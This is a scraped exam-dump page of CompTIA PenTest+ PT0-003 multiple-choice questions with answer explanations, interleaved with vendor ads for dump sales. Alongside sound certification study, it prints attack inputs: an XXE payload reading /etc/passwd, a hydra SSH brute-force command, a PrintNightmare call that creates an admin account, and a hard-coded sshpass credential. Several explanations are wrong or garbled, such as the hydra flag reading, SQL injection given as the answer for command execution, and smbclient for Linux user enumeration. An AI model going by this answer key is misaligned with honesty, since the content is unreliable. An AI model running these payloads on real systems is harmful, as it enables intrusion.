A. Collect data from the OT devices by physically assessing the OT environment.
B. Perform a passive network capture process for a fixed period of time.
C. Configure a vulnerability scan engine with low-impact flags and options.
D. Deploy agents on the OT workstations to scan the other devices.
Answer: (SHOW ANSWER)
In operational technology environments, safety, availability, and process stability are the highest priorities.
Because the requirement says the tester must not disrupt OT services and must minimize device interaction, passive network capture is the best approach. Passive capture allows the tester to observe traffic flows, protocols, device communications, and asset relationships without directly probing or interrogating the systems. This greatly reduces the risk of causing faults, crashes, or unintended behavior in fragile industrial devices. Low-impact scanning may still generate traffic that certain PLCs, RTUs, or legacy controllers cannot safely handle. Physical assessment can help with inventory, but it is not the best method for network-based system discovery. Deploying agents is intrusive and operationally risky. Therefore, passive capture is the most appropriate and safest discovery method in a segmented OT environment.

NEW QUESTION: 29
A penetration tester is conducting a wireless security assessment for a client with 2.4GHz and 5GHz access points. The tester places a wireless USB dongle in the laptop to start capturing WPA2 handshakes. Which of the following steps should the tester take next?
A. Enable monitoring mode using Aircrack-ng.
B. Use Kismet to automatically place the wireless dongle in monitor mode and collect handshakes.
C. Run KARMA to break the password.
D. Research WiGLE.net for potential nearby client access points.
Answer: (SHOW ANSWER)
Enabling monitoring mode on the wireless adapter is the essential step before capturing WPA2 handshakes.
Monitoring mode allows the adapter to capture all wireless traffic in its vicinity, which is necessary for capturing handshakes.
Preparation:
Wireless USB Dongle: Ensure the wireless USB dongle is compatible with monitoring mode and packet injection.
Aircrack-ng Suite: Use the Aircrack-ng suite, a popular set of tools for wireless network auditing.
Enable Monitoring Mode:
Command: Use the airmon-ng tool to enable monitoring mode on the wireless interface.
Step-by-Step Explanationairmon-ng start wlan0
Verify: Check if the interface is in monitoring mode.
iwconfig
Capture WPA2 Handshakes:
Airodump-ng: Use airodump-ng to start capturing traffic and handshakes.
airodump-ng wlan0mon

References from Pentesting Literature:
Enabling monitoring mode is a fundamental step in wireless penetration testing, discussed in guides like " Penetration Testing - A Hands-on Introduction to Hacking " .
HTB write-ups often start with enabling monitoring mode before proceeding with capturing WPA2 handshakes.
References:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
======

NEW QUESTION: 30

A penetration tester is conducting an assessment on a network that consists entirely of Linux and Unix servers; there are no Windows hosts present in the environment. The tester has learned that the client's Security Operations Center (SOC) heavily monitors user endpoints but has no visibility or monitoring on the server subnet. The tester aims to gain access to these servers by performing a brute-force attack against the SSH service using a list of potential targets and a common wordlist. Which of the following commands should the tester use?

Freecram.net

A. pwinspector -i < file_of_targets > -o < found_credentials > -m 8 -M 16 -1 -u -n -p
B. responder -I eth0
C. nmap -sV -n -T3 -p 22 < targets > --reason
D. hydra -L root -P /path/to/wordlist -t 3 -M < file of targets >
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
The environment contains no Windows hosts (so Windows-specific credential-capture tools like Responder are ineffective). The tester needs credentials on non-Windows servers (likely SSH). The SOC only monitors endpoints (not servers), meaning aggressive credential guessing against servers may go unnoticed. hydra is a parallelized remote-auth brute-force tool that targets services such as SSH and can iterate a username list (-L) and password list (-P) across multiple targets (-M). This makes option D the most direct tool to attempt credential discovery on non-Windows hosts (SSH brute-force).
Why not the others:
* A: pwinspector is Windows-focused/unknown in this context.
* B: responder targets LLMNR/NetBIOS broadcasts on Windows networks - not applicable.
* C: nmap will enumerate services (helpful), but it does not obtain credentials.
PT0-003 mapping: Domain 3 - post-compromise credential discovery and use of appropriate tools given OS /service mix.

NEW QUESTION: 31
In a file stored in an unprotected source code repository, a penetration tester discovers the following line of code:
sshpass -p donotchange ssh admin@192.168.6.14
Which of the following should the tester attempt to do next to take advantage of this information? (Select two).
A. Use Nmap to identify all the SSH systems active on the network.
B. Take a screen capture of the source code repository for documentation purposes.
C. Investigate to find whether other files containing embedded passwords are in the code repository.
D. Confirm whether the server 192.168.6.14 is up by sending ICMP probes.
E. Run a password-spraying attack with Hydra against all the SSH servers.
F. Use an external exploit through Metasploit to compromise host 192.168.6.14.

Answer: (SHOW ANSWER)
When a penetration tester discovers hard-coded credentials in a file within an unprotected source code repository, the next steps should focus on documentation and further investigation to identify additional security issues.
Taking a Screen Capture (Option B):
Documentation: It is essential to document the finding for the final report. A screen capture provides concrete evidence of the discovered hard-coded credentials.
Audit Trail: This ensures that there is a record of the vulnerability and can be used to communicate the issue to stakeholders, such as the development team or the client.
Investigating for Other Embedded Passwords (Option C):
Thorough Search: Finding one hard-coded password suggests there might be others. A thorough investigation can reveal additional credentials, which could further compromise the security of the system.
Automation Tools: Tools like truffleHog, git-secrets, and grep can be used to scan the repository for other instances of hard-coded secrets.
Pentest References:
Initial Discovery: Discovering hard-coded credentials often occurs during source code review or automated scanning of repositories.
Documentation: Keeping detailed records of all findings is a critical part of the penetration testing process.
This ensures that all discovered vulnerabilities are reported accurately and comprehensively.
Further Investigation: After finding a hard-coded credential, it is best practice to look for other security issues within the same repository. This might include other credentials, API keys, or sensitive information.
Steps to Perform:
Take a Screen Capture:
Use a screenshot tool to capture the evidence of the hard-coded credentials. Ensure the capture includes the context, such as the file path and relevant code lines.
Investigate Further:
Use tools and manual inspection to search for other embedded passwords.
Commands such as grep can be helpful:
grep -r ' password ' /path/to/repository
Tools like truffleHog can search for high entropy strings indicative of secrets:
trufflehog --regex --entropy=True /path/to/repository
By documenting the finding and investigating further, the penetration tester ensures a comprehensive assessment of the repository, identifying and mitigating potential security risks effectively.
======

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 32
A penetration tester compromises a Windows OS endpoint that is joined to an Active Directory local environment. Which of the following tools should the tester use to manipulate authentication mechanisms to move laterally in the network?
A. Rubeus
B. WinPEAS
C. NTLMRelayX
D. Impacket

Answer: (SHOW ANSWER)
Rubeus is a post-exploitation tool used for Kerberos abuse, including ticket extraction, pass-the-ticket, ticket renewal, and Kerberoasting. It's ideal for lateral movement within Active Directory environments.
WinPEAS is mainly used for local privilege escalation and enumeration.
NTLMRelayX (from Impacket) is useful for relaying NTLM authentication but is not focused on Kerberos.
Impacket is a collection of tools; Rubeus is more targeted for Kerberos attacks.
Reference: PT0-003 Objective 4.2 - Tools and techniques for lateral movement and manipulating authentication in Windows AD environments.

NEW QUESTION: 33
A penetration tester needs to identify all vulnerable input fields on a customer website. Which of the following tools would be best suited to complete this request?
A. DAST
B. SAST
C. IAST
D. SCA
Answer: (SHOW ANSWER)
Dynamic Application Security Testing (DAST):
DAST tools interact with the running application from the outside, simulating attacks to identify security vulnerabilities.
They are particularly effective in identifying issues like SQL injection, XSS, CSRF, and other vulnerabilities in web applications.
DAST tools do not require access to the source code, making them suitable for black-box testing.
Advantages of DAST:
Real-World Testing: DAST simulates real-world attacks by interacting with the application in the same way a user would.
Comprehensive Coverage: Can identify vulnerabilities in all parts of the web application, including input fields, forms, and user interactions.
Automated Scanning: Automates the process of testing and identifying vulnerabilities, providing detailed reports on discovered issues.
Examples of DAST Tools:
OWASP ZAP (Zed Attack Proxy): An open-source DAST tool widely used for web application security testing.
Burp Suite: A popular commercial DAST tool that provides comprehensive scanning and testing capabilities.
Pentest References:
Web Application Testing: Understanding the importance of testing web applications for security vulnerabilities and the role of different testing methodologies.
Security Testing Tools: Familiarity with various security testing tools and their applications in penetration testing.
DAST vs. SAST: Knowing the difference between DAST (dynamic testing) and SAST (static testing) and when to use each method.
By using a DAST tool, the penetration tester can effectively identify all vulnerable input fields on the customer website, ensuring a thorough assessment of the application ' s security.
======

NEW QUESTION: 34
A penetration testing team needs to determine whether it is possible to disrupt wireless communications for PCs deployed in the client's offices. Which of the following techniques should the penetration tester leverage?
A. Port mirroring
B. Sidecar scanning
C. ARP poisoning
D. Channel scanning
Answer: (SHOW ANSWER)

To assess wireless communication disruptions, channel scanning is used to identify active Wi-Fi channels, allowing testers to target specific frequencies for jamming or deauthentication attacks.
* Option A (Port mirroring) #: Used for network traffic monitoring, not wireless disruption.
* Option B (Sidecar scanning) #: Not a commonly used technique in wireless testing.
* Option C (ARP poisoning) #: Used to manipulate ARP tables on wired networks, not for wireless interference.
* Option D (Channel scanning) #: Correct.
* Identifies which Wi-Fi channels are in use.
* Helps perform jamming, deauthentication, or interference attacks.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Wireless Attacks and Security Testing

NEW QUESTION: 35
A penetration tester finds that an application responds with the contents of the /etc/passwd file when the following payload is sent:
<?xml version="1.0"?>
<!DOCTYPE data [<!ENTITY foo SYSTEM "file:///etc/passwd">]>
<test>&foo;</test>
Which of the following should the tester recommend in the report to best prevent this type of vulnerability?
A. Drop all excessive file permissions with chmod o-rwx
B. Ensure the requests application access logs are reviewed frequently
C. Disable the use of external entities
D. Implement a WAF to filter all incoming requests
Answer: (SHOW ANSWER)
This is an XML External Entity (XXE) attack, which occurs when an application processes XML input that allows external entity references. The best mitigation is to disable external entities in the XML parser.
* Option A (Change file permissions) #: Changing file permissions does not fix the root cause, as the vulnerability is in XML processing.
* Option B (Review logs) #: Logs help with detection, but do not prevent XXE attacks.
* Option C (Disable external entities) #: Correct.
* Disabling external entity resolution in the XML parser prevents XXE attacks.
* Option D (WAF) #: A WAF can help block attacks, but disabling external entities is the best solution.
# Reference: CompTIA PenTest+ PT0-003 Official Guide - Web Application Attacks (XXE)

NEW QUESTION: 36
As part of a security audit, a penetration tester finds an internal application that accepts unexpected user inputs, leading to the execution of arbitrary commands. Which of the following techniques would the penetration tester most likely use to access the sensitive data?
A. Logic bomb
B. SQL injection
C. Brute-force attack
D. Cross-site scripting
Answer: (SHOW ANSWER)
SQL injection (SQLi) is a technique that allows attackers to manipulate SQL queries to execute arbitrary commands on a database. It is one of the most common and effective methods for accessing sensitive data in internal applications that accept unexpected user inputs. Here's why option B is the most likely technique:


Arbitrary Command Execution: The question specifies that the internal application accepts unexpected user inputs leading to arbitrary command execution. SQL injection fits this description as it exploits vulnerabilities in the application ' s input handling to execute unintended SQL commands on the database.
Data Access: SQL injection can be used to extract sensitive data from the database, modify or delete records, and perform administrative operations on the database server. This makes it a powerful technique for accessing sensitive information.
Common Vulnerability: SQL injection is a well-known and frequently exploited vulnerability in web applications, making it a likely technique that a penetration tester would use to exploit input handling issues in an internal application.
References from Pentest:
Luke HTB: This write-up demonstrates how SQL injection was used to exploit an internal application and access sensitive data. It highlights the process of identifying and leveraging SQL injection vulnerabilities to achieve data extraction.
Writeup HTB: Describes how SQL injection was utilized to gain access to user credentials and further exploit the application. This example aligns with the scenario of using SQL injection to execute arbitrary commands and access sensitive data.
Conclusion:
Given the nature of the vulnerability described (accepting unexpected user inputs leading to arbitrary command execution), SQL injection is the most appropriate and likely technique that the penetration tester would use to access sensitive data. This method directly targets the input handling mechanism to manipulate SQL queries, making it the best choice.
======


NEW QUESTION: 37
During an assessment, a penetration tester manages to get RDP access via a low-privilege user. The tester attempts to escalate privileges by running the following commands:
Import-Module .\PrintNightmare.ps1
Invoke-Nightmare -NewUser " hacker " -NewPassword " Password123! " -DriverName " Print " The tester attempts to further enumerate the host with the new administrative privileges by using the runas command. However, the access level is still low. Which of the following actions should the penetration tester take next?
A. Log off and log on with " hacker " .
B. Attempt to add another user.
C. Bypass the execution policy.
D. Add a malicious printer driver.
Answer: (SHOW ANSWER)
In the scenario where a penetration tester uses the PrintNightmare exploit to create a new user with administrative privileges but still experiences low-privilege access, the tester should log off and log on with the new " hacker " account to escalate privileges correctly.
PrintNightmare Exploit:
PrintNightmare (CVE-2021-34527) is a vulnerability in the Windows Print Spooler service that allows remote code execution and local privilege escalation.
The provided commands are intended to exploit this vulnerability to create a new user with administrative privileges.
Commands Breakdown:
Import-Module .\PrintNightmare.ps1: Loads the PrintNightmare exploit script.
Invoke-Nightmare -NewUser " hacker " -NewPassword " Password123! " -DriverName " Print " : Executes the exploit, creating a new user " hacker " with administrative privileges.
Issue:
The tester still experiences low privileges despite running the exploit successfully.
This could be due to the current session not reflecting the new privileges.
Solution:
Logging off and logging back on with the new " hacker " account will start a new session with the updated administrative privileges.
This ensures that the new privileges are applied correctly.
Pentest References:

Privilege Escalation: After gaining initial access, escalating privileges is crucial to gain full control over the target system.
Session Management: Understanding how user sessions work and ensuring that new privileges are recognized by starting a new session.
The use of the PrintNightmare exploit highlights a specific technique for privilege escalation within Windows environments.
By logging off and logging on with the new " hacker " account, the penetration tester can ensure the new administrative privileges are fully applied, allowing for further enumeration and exploitation of the target system.
======

NEW QUESTION: 38
A penetration tester gains access to a host with many applications that load at startup and run as SYSTEM.
The penetration tester runs a command and receives the following output:
User accounts for \COMPTIA-Host
CompTIA User DefaultAccount Guest
CompTIA Admin CompTIA Accountant
The command completed successfully.
Which of the following attacks will most likely allow the penetration tester to escalate privileges?
A. Credential dumping
B. Local file inclusion
C. Unquoted service path injection
D. Process hijacking
Answer: (SHOW ANSWER)
The scenario highlights a Windows host where "many applications load at startup and run as SYSTEM," which points directly to Windows services and auto-start components executing with high privileges. In PenTest+ privilege escalation techniques, unquoted service path injection is a common and effective method when a service runs as SYSTEM and its executable path contains spaces but is not enclosed in quotes.
Windows may parse the path incorrectly and attempt to execute a malicious binary placed earlier in the interpreted path (for example, C:\Program.exe), as long as the attacker has write permissions to a directory in that search order. This can result in the attacker's payload being executed as SYSTEM on service start/restart, achieving privilege escalation reliably and with clear evidentiary output.
Credential dumping may help lateral movement, but it does not inherently escalate privileges if the tester already lacks higher-privileged credentials. Local file inclusion is a web vulnerability and not applicable to host startup services. Process hijacking can work in some cases, but unquoted service paths are a specifically documented, high-probability Windows misconfiguration when many SYSTEM services exist.
Bottom of Form

NEW QUESTION: 39
You are a penetration tester running port scans on a server.
INSTRUCTIONS
Part 1: Given the output, construct the command that was used to generate this output from the available options.
Part 2: Once the command is appropriately constructed, use the given output to identify the potential attack vectors that should be investigated further.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Penetration Testing
Part 1
Part 2
Drag and Drop Options
-sL
-O
192.168.2.2
-sU
-sV
-p 1-1023
192.168.2.1-100
-Pn
nc
--top-ports=1000
hping
--top-ports=100
nmap
NMAP Scan Output
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up) scanned in 26.80 seconds
Command
CompTIA


Penetration Testing
Part 1
Part 2
Question Options
Using the output, identify potential attack vectors that should be further investigated.
Weak SMB file permissions
FTP anonymous login
Webdav file upload
Weak Apache Tomcat Credentials
Null session enumeration
Fragmentation attack
SNMP enumeration
ARP spoofing
NMAP Scan Output
Host is up (0.00079s latency).
Not shown: 96 closed ports.
PORT STATS SERVICE VERSION
88/tcp open kerberos-sec?
139/tcp open netbios-ssn
389/tcp open ldap?
445/tcp open microsoft-ds?
MAC Address: 08:00:27:81:B1:DF (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.4.X
OS CPE: cpe:/o:linux_kernel:2.4.21
OS details: Linux 2.4.21
Network Distance: 1 hop
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Scan done at Fri Oct 13 10:03:06 2017 – 1 IP address (1 host up) scanned in 26.80 seconds
CompTIA

Answer:
See explanation below.
Explanation:
Part 1 - 192.168.2.2 -O -sV --top-ports=100 and SMB vulns
Part 2 - Weak SMB file permissions
https://subscription.packtpub.com/book/networking-and-servers/9781786467454/1/ch01lvl1sec13
/fingerprinting-os-and-services-running-on-a-target-host

NEW QUESTION: 40
A penetration tester needs to confirm the version number of a client 's web application server. Which of the following techniques should the penetration tester use?
Freecram.net
A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing
Answer: (SHOW ANSWER)
Banner grabbing is a technique used to obtain information about a network service, including its version number, by connecting to the service and reading the response.
Understanding Banner Grabbing:
Purpose: Identify the software version running on a service by reading the initial response banner.
Methods: Can be performed manually using tools like Telnet or automatically using tools like Nmap.
Manual Banner Grabbing:
Step-by-Step Explanationtelnet target_ip 80
Netcat: Another tool for banner grabbing.
nc target_ip 80
Automated Banner Grabbing:
Nmap: Use Nmap's version detection feature to grab banners.
nmap -sV target_ip
Benefits:
Information Disclosure: Quickly identify the version and sometimes configuration details of the service.
Targeted Exploits: Helps in selecting appropriate exploits based on the identified version.
References from Pentesting Literature:
Banner grabbing is a fundamental technique in reconnaissance, discussed in various penetration testing guides.
HTB write-ups often include banner grabbing as a step in identifying the version of services.
References:
Penetration Testing - A Hands-on Introduction to Hacking
HTB Official Writeups
======

NEW QUESTION: 41
During a penetration test, a tester captures information about an SPN account. Which of the following attacks requires this information as a prerequisite to proceed?
A. Golden Ticket

B. Kerberoasting
C. DCShadow
D. LSASS dumping
Answer: (SHOW ANSWER)
Kerberoasting is an attack that specifically targets Service Principal Name (SPN) accounts in a Windows Active Directory environment. Here's a detailed explanation:
Understanding SPN Accounts:
SPNs are unique identifiers for services in a network that allows Kerberos to authenticate service accounts.
These accounts are often associated with services such as SQL Server, IIS, etc.
Kerberoasting Attack:
Prerequisite: Knowledge of the SPN account.
Process: An attacker requests a service ticket for the SPN account using the Kerberos protocol. The ticket is encrypted with the service account ' s NTLM hash. The attacker captures this ticket and attempts to crack the hash offline.
Objective: To obtain the plaintext password of the service account, which can then be used for lateral movement or privilege escalation.
Comparison with Other Attacks:
Golden Ticket: Involves forging Kerberos TGTs using the KRBTGT account hash, requiring domain admin credentials.
DCShadow: Involves manipulating Active Directory data by impersonating a domain controller, typically requiring high privileges.
LSASS Dumping: Involves extracting credentials from the LSASS process on a Windows machine, often requiring local admin privileges.
Kerberoasting specifically requires the SPN account information to proceed, making it the correct answer.
======

NEW QUESTION: 42
A penetration tester is searching for vulnerabilities or misconfigurations on a container environment. Which of the following tools will the tester most likely use to achieve this objective?
A. Nikto
B. Trivy
C. Nessus
D. Nmap
Answer: (SHOW ANSWER)
Containers (e.g., Docker, Kubernetes) require specialized scanning tools to detect vulnerabilities.
Trivy (Option B):
Trivy is an open-source vulnerability scanner designed specifically for containers and Kubernetes environments.
It scans container images, repositories, and running containers for known vulnerabilities (CVEs).
Reference: CompTIA PenTest+ PT0-003 Official Study Guide - "Container Security and Vulnerability Scanning" Incorrect options:
Option A (Nikto): Web server scanner, not container-focused.
Option C (Nessus): General network vulnerability scanner, but lacks container-specific scanning.
Option D (Nmap): Network mapper, not a vulnerability scanner.

NEW QUESTION: 43
A penetration tester obtains a regular domain user ' s set of credentials. The tester wants to attempt a dictionary attack by creating a custom word list based on the Active Directory password policy. Which of the following tools should the penetration tester use to retrieve the password policy?
A. Responder
B. CrackMapExec

C. Hydra
D. msfvenom
Answer: (SHOW ANSWER)
CrackMapExec (CME) is the best choice because it supports authenticated enumeration against Active Directory and can retrieve domain configuration information-including password policy details-using valid domain credentials. In the PenTest+ methodology, once a tester has a standard domain account, a common next step is to enumerate domain settings that influence attack feasibility and safety, such as minimum password length, complexity requirements, lockout threshold, lockout duration, and password history. These values directly inform how to build a "policy-aware" custom wordlist and how to tune dictionary or spraying attempts to remain within rules of engagement and avoid triggering lockouts.
Responder is primarily used for LLMNR/NBT-NS poisoning and capturing or relaying authentication on local networks; it does not query AD policy as its main function. Hydra is a login brute-force tool that performs attacks, not policy retrieval. msfvenom is a payload generator used for exploitation and post-exploitation delivery, unrelated to enumerating AD password policy. Therefore, CME is the most appropriate tool to retrieve the password policy for informed dictionary construction.

NEW QUESTION: 44
With one day left to complete the testing phase of an engagement, a penetration tester obtains the following results from an Nmap scan:
Not shown: 1670 closed ports
PORT STATE SERVICE VERSION
80/tcp open http Apache httpd 2.2.3 (CentOS)
3306/tcp open mysql MySQL (unauthorized)
8888/tcp open http lighttpd 1.4.32
Which of the following tools should the tester use to quickly identify a potential attack path?
A. msfvenom
B. SearchSploit
C. sqlmap
D. BeEF
Answer: (SHOW ANSWER)
* SearchSploit is a command-line interface for Exploit-DB that allows testers to quickly search for known exploits based on software name and version.
* With Apache 2.2.3, lighttpd 1.4.32, and MySQL, the tester can plug these into SearchSploit to identify vulnerabilities, matching the goal of finding quick attack paths with limited time.
Other tools:
* msfvenom: Payload generator, not a search tool.
* sqlmap: SQLi exploitation tool, useful for web apps with SQLi, but requires validation of such a vuln first.
* BeEF: Browser exploitation framework, not relevant here.
CompTIA PenTest+ Reference:
* PT0-003 Objective 2.2 & 2.5: Exploit and identify attack paths.
* SearchSploit and Exploit-DB usage are recommended tools in CompTIA's resources.

NEW QUESTION: 45
A penetration tester discovers a deprecated directory in which files are accessible to anyone. Which of the following would most likely assist the penetration tester in finding sensitive information without raising suspicion?
A. Enumerating cached pages available on web pages
B. Looking for externally available services
C. Scanning for exposed ports associated with the domain
D. Searching for vulnerabilities and potential exploits

Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
When a penetration tester finds a deprecated web directory that's publicly accessible, the goal is to gather as much information as possible without triggering alerts.
Enumerating cached pages (such as those stored by Google Cache, the Wayback Machine, or local proxy caches) allows the tester to:
* View historical or deleted content that might contain sensitive data, credentials, or configuration info.
* Gather evidence without directly interacting with the target system, thus minimizing detection risk.
Why not the others:
* B. Looking for externally available services: Useful for attack surface mapping, but not for extracting data from the discovered directory.
* C. Scanning for exposed ports: Active probing that increases detection risk; unrelated to exploring a directory.
* D. Searching for vulnerabilities/exploits: Premature; reconnaissance and content discovery come first.
CompTIA PT0-003 Mapping:
* Domain 2.0: Information Gathering and Vulnerability Scanning
* OSINT and passive reconnaissance to identify exposed data and files.

NEW QUESTION: 46
During an engagement, a penetration tester wants to enumerate users from Linux systems by using finger and rwho commands. However, the tester realizes these commands alone will not achieve the desired result.
Which of the following is the best tool to use for this task?
A. Nikto
B. Burp Suite
C. smbclient
D. theHarvester
Answer: (SHOW ANSWER)
The smbclient tool is used to access SMB/CIFS resources on a network. It allows penetration testers to connect to shared resources and enumerate users on a network, particularly in Windows environments. While finger and rwho are more common on Unix/Linux systems, smbclient provides better functionality for enumerating users across a network.
Understanding smbclient:
Purpose: smbclient is used to access and manage files and directories on SMB/CIFS servers.
Capabilities: It allows for browsing shared resources, listing directories, downloading and uploading files, and enumerating users.
User Enumeration:
Command: Use smbclient with the -L option to list available shares and users.
Step-by-Step Explanationsmbclient -L //target_ip -U username
Example: Enumerating users on a target system.
smbclient -L //192.168.50.2 -U anonymous
Advantages:
Comprehensive: Provides detailed information about shared resources and users.
Cross-Platform: Can be used on both Linux and Windows systems.
References from Pentesting Literature:
SMB enumeration is a common practice discussed in penetration testing guides for identifying shared resources and users in a network environment.
HTB write-ups frequently mention the use of smbclient for enumerating network shares and users.
References:
Penetration Testing - A Hands-on Introduction to Hacking

HTB Official Writeups
======

Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the **newest PT0-003 exam dumps**, the EduDump.com PT0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com PT0-003 dumps with Test Engine here:
https://www.edudump.com/exams/CompTIA/PT0-003/premium/ (**330** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 47
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network ' s authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?
A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping
Answer: (SHOW ANSWER)
MAC address spoofing involves changing the MAC address of a network interface to mimic another device on the network. This technique is often used to bypass network access controls and gain unauthorized access to a network.
Understanding MAC Address Spoofing:
MAC Address: A unique identifier assigned to network interfaces for communication on the physical network segment.
Spoofing: Changing the MAC address to a different one, typically that of an authorized device, to gain access to restricted networks.
Purpose:
Bypassing Access Controls: Gain access to networks that use MAC address filtering as a security measure.
Impersonation: Assume the identity of another device on the network to intercept traffic or access network resources.
Tools and Techniques:
Linux Command: Use the ifconfig or ip command to change the MAC address.
Step-by-Step Explanationifconfig eth0 hw ether 00:11:22:33:44:55
Tools: Tools like macchanger can automate the process of changing MAC addresses.
Impact:
Network Access: Gain unauthorized access to networks and network resources.
Interception: Capture traffic intended for another device, potentially leading to data theft or further exploitation.
Detection and Mitigation:
Monitoring: Use network monitoring tools to detect changes in MAC addresses.
